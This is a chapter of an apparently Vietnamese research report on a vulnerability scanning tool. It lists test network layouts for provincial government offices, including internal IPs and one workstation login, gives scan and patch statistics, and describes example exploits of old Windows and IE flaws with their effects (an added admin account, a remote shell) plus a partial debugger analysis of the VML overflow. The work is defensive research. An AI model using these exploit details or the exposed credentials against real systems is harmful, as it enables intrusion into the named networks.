- NAT (Network Address Translation): tính năng này thực hiện việc thay đổi địa chỉ thật của nguồn gửi gói tin từ mạng cục bộ trong gói tin thành một địa chỉ khác trước khi chuyển gói tin ra ngoài Internet. Điều này giúp cho user ngoài Internet không thể biết được địa chỉ thật của mạng cục bộ.

Ngoài ra tính năng này cũng cho phép thay đổi luôn thông tin về port của địa chỉ nguồn trong gói tin.

- Lọc gói tin: chặn các gói tin không hợp lệ bằng cách dựa vào các quy tắc được chỉ ra để áp dụng cho việc lọc nội dung các gói tin. Các nội dung trong gói tin được dùng cho việc lọc là: địa chỉ nguồn, port nguồn, địa chỉ đích, port đích, giao thức.
- Ánh xạ địa chỉ tĩnh: tính này ánh xạ địa chỉ thật sự bên trong mạng cục bộ của một server trong vùng extranet với địa chỉ công cộng dùng cho user Internet.
- Kiểm tra trạng thái của các phiên kết nối: phát hiện và ngăn chặn các kết nối bất thường đến server để hạn chế các kiểu tấn công đoạt session. Firewall thực hiện điều này bằng cách giám sát và quản lý chặt chẽ các giai đoạn của các kết nối.
- Các tính năng nâng cao để phát hiện và phòng chống các loại tấn công phổ biến vào mạng cục bộ: thông thường các tính năng này hoạt động bằng cách theo dõi time-out của các phiên làm việc và duyệt nội dung gói tin.

CHƯƠNG III
KẾT QUẢ TRIỂN KHAI THỬ NGHIỆM

I./ CẤU HÌNH CỦA CÁC HỆ THỐNG DÙNG CHO VIỆC THỬ NGHIỆM ĐỀ TÀI

1./ Xây dựng hệ thống dùng thử nghiệm tại Trung Tâm Ứng dụng Tiến bộ Khoa học và Công nghệ

Máy chủ :Server (FPT ELEAD)

- ComputerName: SERVER
- TypeDomain: Primary Domain Controller.
- Domain: catechbrvt.com
- Protocol: TCP/IP.
- Hệ điều hành: Microsoft Windows Server 2003 Enterprise.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Windows Media Player 9.0, SQL 2000 Server, Microsoft Office 2003, MS .Net framework 1.1.
- IP address 192.168.10.1
  255.255.255.0
  Gw : 10.0.0.138
  DNS: 192.168.10.1
- Các Service và các tiện ích:
  + DNS: (sử dụng): dịch vụ chính
  + Active Directory...(sử dụng).
  + DHCP server.(sử dụng)
  + IIS service.(sử dụng).
  + Hệ thống File lưu trữ NTFS (sử dụng).
  + Remote Desktop (sử dụng).
  + Group policy (sử dụng).
  + Direct X.

Máy trạm

- ComputerName: HIEN
- Domain: catechbrvt.com
- Hệ điều hành: Microsoft WindowsXP Professional, Sp2, Sp3.

- Các trình ứng dụng: IE 6.0, Windows Media Player 9.0, Microsoft Office 2000, Visual Studio .NET 2003.
- Protocol: TCP/IP.

- IP address: 192.168.10.5
  255.255.255.0
  Gw: 10.0.0.138
  DNS: 192.168.10.1
- Các Service và các tiện ích:
  + File and Printer sharing for Microsoft Network.
  + Client for Microsoft Network.
  + QoS Packet Schedule.
  + DNS server address.
  + IIS Service.
  + Gateway address.
  + Direct X.

Máy trạm WIN2K

- ComputerName: win2k
- Domain: catechbrvt.com
- Hệ điều hành: Microsoft Windows 2000 Professional, Sp4.
- Các trình ứng dụng: IE 6.0, Windows Media Player 9.0, Visual Studio .NET 2003.
- Protocol: TCP/IP.
- IP address: 192.168.10.6
  255.255.255.0
  Gw: 10.0.0.138
  DNS: 192.168.10.1
- Các Service và các tiện ích:
  + File and Printer sharing for Microsoft Network.
  + Client for Microsoft Network.
  + QoS Packet Schedule.
  + IIS Service.
  + DNS server address.
  + Gateway address.

+ Direct X.

2./ Áp dụng thí điểm tại hệ thống của văn phòng HĐND & UBND huyện Tân Thành

Máy chủ Server01 (IBM xSeries x236)

- ComputerName: SERVER01
- TypeDomain: Primary Domain Controller.
- Domain: tanthanh.bariavungtau.egovn.vn
- Protocol: TCP/IP.
- Hệ điều hành: Microsoft Windows Server 2003 Enterprise.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Power Chute, Windows Media Player 9.0.
- IP address 10.206.176.5
  255.255.255.192
  Gw : 10.206.176.62
  DNS: 10.206.176.5
  10.206.176.6
- Các Service và các tiện ích:
  + DNS: (sử dụng): dịch vụ chính
  + Active Directory...(sử dụng).
  + DHCP server.(sử dụng)
  + IIS service.(sử dụng).
  + RAS (sử dụng)
  + Raid 1: (sử dụng).
  + Hệ thống File lưu trữ NTFS (sử dụng).
  + Remote Desktop (sử dụng).
  + Group policy (sử dụng).
  + Backup Tape drive. (sử dụng)

Máy chủ Server02 (IBM xSeries x235)

- ComputerName: SERVER02
- TypeDomain: Backup Domain Controller.
- Domain: tanthanh.bariavungtau.egovn.vn .
- Protocol: TCP/IP.

- Hệ điều hành: Microsoft Windows Server 2003 Enterprise.
- Các trình ứng dụng: IE 6.0, SQL 2000 Server, Norton Anti virus Server 8.0, WSUS, Windows Media Player 9.0.
- IP address: 10.206.176.6
  255.255.255.192
  Gw: 10.206.176.62
  DNS: 0.206.176.6
  10.206.176.5
- Các Service và cáctiện ích:
  + DNS : Backup cho Server01
  + Active Director : Backup cho Server01
  + RAS
  + Raid 1
  + Hệ thống File lưu trữ NTFS .
  + Group policy

Máy chủ Server03: Firewall Server

- ComputerName: SERVER03
- TypeDomain: Member Domain.
- Domain: tanthanh.bariavungtau.egovn.vn
- Protocol: TCP/IP.
- Hệ điều hành: Microsoft Windows Server 2003 Enterprise.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Windows Media Player 9.0, ISA Server 2004 Enterprise.
- IP address
  +Internal: 10.206.176.7
  255.255.255.192
  Gw : 10.206.176.62
  DNS: 10.206.176.5
  10.206.176.6
  +External: 192.168.100.1
  255.255.255.0
  Gw: 192.168.100.138
  DNS: 203.162.0.181

210.245.31.10

- Service đang chạy :
  + Hệ thống lưu trữ dữ liệu mạng (backp dữ liệu mạng).

Máy chủ Server04 Phần mềm dùng chung (PMDC112)

- ComputerName: pmdc112
- Domain: Domain Member
- Hệ điều hành: Microsoft Windows 2000 advance Server.
- Các trình ứng dụng: Domino Server 6.5, IE 6.0, SQL Server 2000, Windows Media Player 9.0, Norton Anti virus Server 8.0.
- Protocol: TCP/IP.
- IP address:

10.206.176.8

255.255.255.192

Gw : 10.206.176.62

DNS: 10.206.176.6

10.206.176.5

- Các Service và các tiện ích:
  + DNS: (sử dụng): dịch vụ chính
  + IIS service.(sử dụng).
  + Hệ thống File lưu trữ NTFS (sử dụng).
  + Remote Desktop (sử dụng).

Máy trạm (FPT Elead) sử dụng HĐH Windows 2000XP SP2 thuộc VLAN "vanphong"

- ComputerName: thuannv
- UserName: thuannv
- Password: thuannv
- Domain : tanthanh.bariavungtau.egov.vn
- Hệ điều hành: Microsoft Windows XP SP2.
- Các trình ứng dụng: IE 6.0, Microsoft Office 2003, Windows Media Player 9.0, Norton Anti virus client 8.0, Winzip, LVTD 2002,
- Protocol: TCP/IP.
- IP address:

10.206.176.142

255.255.255.224

Gw: 10.206.176.192

DNS: 10.206.176.6

10.206.176.5

- Các Service và các tiện ích:
  + File and Printer sharing for Microsoft Network.
  + Client for Microsoft Network.
  + QoS Packet Schedule.
  + DNS server address.
  + Gateway address.

3./ Hệ thống của văn phòng Sở KH&CN tỉnh

Máy chủ :Svrsokhc (Compaq ML530)

- ComputerName: Svrsokhc
- TypeDomain: Primary Domain Controller.
- Domain: sokhcn.bariavungtau.egov.vn
- Protocol: TCP/IP.
- Hệ điều hành: Microsoft Windows 2000 Advance Server.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Win Power 2000, SQL 2000 Server, Windows Media Player 9.0, MS.Net Framework 1.1
- IP address 192.168.1.5

  255.255.255.0

  Gw :

  DNS: 192.168.1.5

- Các Service và các tiện ích:
  + DNS: (sử dụng): dịch vụ chính
  + Active Directory...(sử dụng).
  + DHCP server.(sử dụng)
  + IIS service.(sử dụng).
  + Hệ thống File lưu trữ NTFS (sử dụng).
  + Remote Desktop (sử dụng).

+ Group policy (sử dụng).

Máy chủ :bksokhcn (HP E800)

- ComputerName: bksokhcn
- TypeDomain: Backup Domain Controller.
- Domain: sokhcn.bariavungtau.egov.vn .
- Protocol: TCP/IP.
- Hệ điều hành: Microsoft Windows 2000 Advance Server.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Windows Media Player 9.0.
- IP address: 192.168.1.5
  255.255.255.0
  Gw :
  DNS: 192.168.1.6
  192.168.1.5
- Các Service và cáctiện ích:
  + DNS : Backup cho Svrsokhc
  + Active Director : Backup cho Svrsokhc
  + Hệ thống File lưu trữ NTFS .
  + Group policy

Máy chủ: ISAServer (FPT Elead) Firewall Server

- ComputerName: SERVER03
- TypeDomain: Workgroup.
- Protocol: TCP/IP.
- Hệ điều hành : Microsoft Windows 2000 Advance Server.
- Các trình ứng dụng: IE 6.0, Norton Anti virus Server 8.0, Windows Media Player 9.0, ISA Server 2000 Enterprise, MS.Net Framework 1.1.
- IP address
  192.168.1.8
  255.255.255.0
  Gw :
  DNS: 192.168.1.5
  192.168.1.6

Máy trạm Giamdoc sử dụng HĐH WindowsXP SP2

- ComputerName: giamdoc
- Domain: sokhcn.bariavungtau.egov.vn
- Hệ điều hành: Microsoft Windows XP SP2.
- Các trình ứng dụng: IE 6.0, Microsoft Office 2000, Windows Media Player 9.0, Norton Anti virus client 8.0, Winzip, LVTD 2002.
- Protocol: TCP/IP.
- IP address:

  192.168.1.12

  255.255.255.0

  DNS: 192.168.1.5

  192.168.1.6
- Các Service và các tiện ích:
  + File and Printer sharing for Microsoft Network.
  + Client for Microsoft Network.
  + QoS Packet Schedule.
  + DNS server address.
  + Proxy address.

II./ KẾT QUẢ ÁP DỤNG CÔNG CỤ PHÁT HIỆN LỖ HỔNG BẢO MẬT CHO CÁC HỆ THỐNG THỬ NGHIỆM

1./ Thống kê kết quả

Phần này chỉ thống kê các kết quả quét và sửa các lỗi hệ thống trên các hệ thống thử nghiệm. Chi tiết cụ thể về tất cả các lỗi xin tham khảo các biên bản thực hiện tương ứng.

1.1./ Hệ thống của văn phòng HĐND & UBND huyện Tân Thành

TT	Máy	Phát hiện	Đã sửa		Còn lại	
				%		%
1	Server01	78	72	92.3	6	7.7
2	Server02	78	72	92.3	6	7.7
3	Server03	78	72	92.3	6	7.7
4	Server04	72	68	94.4	4	5.6
5	Máy trạm FPT Elead	51	51	100	0	0
	Tổng	357	335	93.8	22	6.2

1.2./ Hệ thống của văn phòng Sở KH&CN tỉnh

TT	Máy	Phát hiện	Đã sửa		Còn lại	
				%		%
1	Svrsokhc	83	78	94	5	6
2	Bksokhcn	83	79	95.2	4	4.8
3	ISAServer	83	77	92.8	6	7.2
4	Giamdoc	51	50	98	1	2
	Tổng	300	284	94.7	16	5.3

1.3./ Hệ thống dùng thử nghiệm của trung tâm ứng dụng tiến bộ KHCN

TT	Máy	Phát hiện	Đã sửa		Còn lại	
				%		%
1	Server	34	28	82.4	6	17.6
2	Hien (XP SP2)	51	51	100	0	0
3	Win2K (SP4)	83	83	100	0	0
	Tổng	168	162	96.4	6	3.6

1.4./ Tổng kết tất cả các hệ thống thử nghiệm

Số lỗi hệ thống được phát hiện: 825

Số lỗi đã sửa được: 781 chiếm 94.7%

Số lỗi còn lại: 44 chiếm 5.3%

2./ Đánh giá về khả năng phát hiện và hỗ trợ vá lỗi của công cụ

- Công cụ có thể phát hiện ra hầu hết các lỗi hệ thống được công bố mới nhất cho đến thời điểm thực hiện thử nghiệm.
- Đối với mỗi lỗi hệ thống phát hiện được, công cụ cung cấp các thông tin về lỗi và định hướng sửa lỗi khá chi tiết để người dùng có thể hiểu về lỗi cũng như có khả năng vá lỗi.
- Theo kết quả thống kê, hầu hết các bản vá lỗi theo hướng dẫn của công cụ đều thực hiện tốt việc vá các lỗi đã phát hiện. Còn lại một số rất ít các lỗi chưa vá được do một số lý do khách quan như: Microsoft chưa công bố bản vá, chỉ mới công bố lỗi; hoặc hệ thống không có license để download bản vá.

- Ngoài những lỗi về hệ thống, công cụ còn phân tích về tình hình bảo mật của các user trên hệ thống để cảnh báo cho người sử dụng (xem chi tiết về các cảnh báo này trong các biên bản thực hiện).
- Hệ thống cũng thực hiện phân tích registry của hệ thống để đưa ra các thông số xác lập của bảo mật hiện tại cho người dùng tham khảo và cho phép người dùng thay đổi các thông số này cho phù hợp với yêu cầu bảo mật (xem chi tiết về các thông tin này trong các biên bản thực hiện).

III./ MỘT SỐ VÍ DỤ VỀ TẤN CÔNG KHAI THÁC CÁC LỖI HỆ THỐNG

1./ Quy trình tấn công

Việc tấn công vào một hệ thống chính là việc dò tìm xem hệ thống đó có các lỗ hổng bảo mật nào có thể khai thác hay không. Nếu tìm thấy thì hacker sẽ thực hiện tiếp việc nghiên cứu cách để khai thác lỗ hổng đó. Sau khi lỗ hổng đó được bịt vá lại thì hacker lại tiếp tục dò tìm một lỗ hổng khác theo những cách khác... Nói chung tất cả đều dựa vào kỹ năng và kinh nghiệm của hacker, không có một quy trình cụ thể nào được đưa ra để hướng dẫn cách tấn công vào một hệ thống cả.

Tuy nhiên nguyên nhân của các lỗi bảo mật lại có thể được tổng hợp lại theo một số dạng (các dạng này đã được chỉ ra ở báo cáo giai đoạn 1) và do đó thông thường một hacker muốn tấn công một hệ thống thì sẽ dò lỗi của hệ thống dựa trên các dạng đó. Ví dụ: tấn công tràn bộ đệm, tấn công SQL Injection, tấn công DoS...

Để có thể tấn công hiệu quả vào một hệ thống, chỉ có cách là phải khảo sát thật nhiều về dạng tấn công mà ta muốn thực hiện, từ đó rèn luyện cho mình kỹ năng để thao tác trên dạng tấn công đó.

Để giúp người đọc hiểu rõ hơn về bản chất của tấn công, các phần tiếp theo chúng tôi sẽ trình bày và phân tích về các kỹ thuật tấn công tràn bộ đệm.

Phần 2: trình bày cụ thể về một số kiểu tấn công tràn bộ đệm.

Phần 3: trình bày khảo sát chi tiết về một kiểu tấn công tràn bộ đệm.

2./ Các ví dụ cụ thể về tấn công

Ví dụ 1: Lỗi Windows Media Player Plug-In EMBED Overflow Universal Exploit (MS06-006).

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS06-006.htm (Xem file phụ lục).
- Thực hiện kiểm tra trên:
  + Firefox 1.5.0.1.
  + Windows Media Player 10.

+ Windows XP SP2 (US).

- Mô tả quy trình tấn công: Khi dùng trình duyệt Firefox như mô tả trên chạy trên các HĐH có tồn tại mã lỗi (MS06-006.htm). Nếu máy này mắc lỗi thì một tài khoản người dùng cùng quyền với Administrator được thêm vào.
- Kết quả: Nếu khai thác thành công thì người tấn công có thể login vào máy tính đó bằng tài khoản đã được thêm vào sau đây

  Username: wmp0wn3d

  Pasword: password

Ví dụ 2: Lỗi Microsoft Internet Explorer VML Remote Buffer Overflow Exploit.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: VML.htm (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  + Windows XP.

  + Windows XP SP1.

  + Windows XP SP2.

- Mô tả quy trình tấn công: Khi dùng một IE 6.0 chạy trên các HĐH có tồn tại lỗi chạy file (VML.htm). Nếu máy này mắc lỗi thì người tấn công có thể thao tác các lệnh trên máy bị tấn công.
- Kết quả: Với ví dụ trên nếu người tấn công thành công thì chương trình calc.exe sẽ chạy.

Ví dụ 3: Lỗi Vulnerability in Routing and Remote Access Could Allow Remote Code Execution.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS06-025.pm (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  + Windows 2000 SP4.

  + Windows XP SP0, SP1, SP2.

  + Windows 2003.

- Mô tả quy trình tấn công: Dùng metasploits để chạy Modules này.
- Kết quả: Người tấn công khi chạy scripts này có thể chạy một payload trên máy tính bị tấn công và payloads này tuỳ vào yêu cầu của người tấn công chọn trên Metasploits.

Ghi chú: Cần Metasploits Framework để chạy file trên.

Ví dụ 4: Lỗi Vulnerability in Server Service Could Allow Remote Code Execution.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS06-040.pm (Xem file phục lục).
- Thực hiện kiểm tra trên:

  Windows Server 2003 SP0.
- Quy trình tấn công: Dùng metasploits để chạy modules này tấn công.
- Kết quả: Người tấn công có thể sử dụng một Paloads của Metasploit để mở một shell tới máy tấn công.

Ghi chú: Để chạy file MS06-040 cần cài Metasploits Framework.

Ví dụ 5: Lỗi Internet Explorer "createTextRang" Download Shellcoded Exploit.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: createTextRang.cpp (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  Internet Explore 6.0 & 7.0 Beta
- Mô tả quy trình tấn công: Người tấn công có thể tạo ra một file (*.htm) có chứa mã lỗi để khai thác lỗi trên. Và khi dùng trình duyệt IE phiên bản 6.0 hoặc 7.0(beta) nếu như có tồn tại lỗi thì người tấn công có thể chạy một lệnh bất kỳ nào đó trên máy bị tấn công.
- Kết quả: Nếu khai thác thành công thì một chương trình download trên máy bị tấn công khởi động.

Ví dụ 6: Lỗi Vulnerability in Windows Media Player Could Allow Remote Code Execution.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS06-005.cpp (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  Windows Media Player 7.0 ,8.0,10.0.
- Mô tả quy trình tấn công: Để tấn công thường người dùng sẽ đưa mã lệnh này lên một website và tìm một cách nào đó yêu cầu người dùng sử dụng đường lien kết (link) có chứa mã lệnh này. Và khi đó thì hệ thống

có chứa mã lệnh này sẽ kích hoạt từ Windows Media Player có tồn tại lỗi (MS06-005.cpp) .

- Kết quả: Nếu mắc lỗi này thì một DOS sẽ khởi động từ mã lỗi trên.

Ví dụ 7: Lỗi Vulnerability in Microsoft Color Management Module Could Allow Remote Code Execution.

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS05-036.cpp (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  Windows XP SP1 với explorer.exe.
- Mô tả quy trình tấn công: Người tấn công tạo ra một mã lỗi dưới dạng hình ảnh và cố gắng cho người dung xem hình ảnh này, khi hình ảnh này được xem từ một máy người dùng nào đó thì máy đó nếu như có tồn tại lỗi (MS05-036.cpp) thì người tấn công có các quyền được nêu như trên.
- Kết quả: Chương trình máy tính sẽ khởi động.

Ví dụ 8: Lỗi (MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit(MS05-002).

- Mức độ nguy hiểm: Người tấn khi khai thác lỗi này thành công thì người tấn công có thể có toàn quyền trên máy bị tấn công.
- Mã lỗi: MS05-002.htm và MS05-002.ani (Xem file phụ lục).
- Thực hiện kiểm tra trên:

  + Windows Server 2003.

  + Windows XP SP1.

  + Windows XP SP0.

  + Windows 2000 SP4.

  + Windows 2000 SP3.

  + Windows 2000 SP2.
- Mô tả quy trình tấn công: Khi dùng trình duyệt IE 6.0 chạy trên các HĐH có tồn tại lỗi chạy file (MS05-002.htm). Nếu máy này mắc lỗi (MS05-002.htm) thì người dùng có thể kiểm soát máy tính bằng một chương trình remote (vd: telnet).
- Kết quả: Nếu khai thác thành công thì người dùng có thể dùng telnet kết nối vào máy bị tấn công thành công với quyền của người đang sử dụng máy đó.


3./ Khảo sát chi tiết về lỗi VML

Chi tiết của lỗi có thể được tham khảo tại:
https://www.microsoft.com/technet/security/bulletin/ms06-055.mspx.


Lỗi này được công bố ngày 26/9/2006 đây là một khá mới. lỗi này xảy ra khi chúng ta đặt vào phần method của phương thức fill một lượng dữ liệu đủ lớn(ở trong tài liệu này chúng ta dùng 65536 bytes 0xAAAA đưa vào phần method). Trong phần khai thác này chúng ta thực hiện trên Windows SP2 và IE 6.0 với tất cả version.

Tham khảo file: VML_1.htm


Sau đó chúng ta dùng một chương trình Debuger để kiểm tra xem mã khai thác của chúng ta sẽ thực hiện như thế nào.(chương trình Debuger mà chúng tôi sử dụng là Olldbg). Khi Debug chúng ta sẽ thấy như sau:



Chúng ta sẽ thấy một thông báo tại thanh status như sau: Access violation when writing to [00140000] đó là địa chỉ chứa tại thanh ghi EDI. Và khi chúng ta bỏ qua exception này thì một điều thú vị sẽ xảy ra như sau:



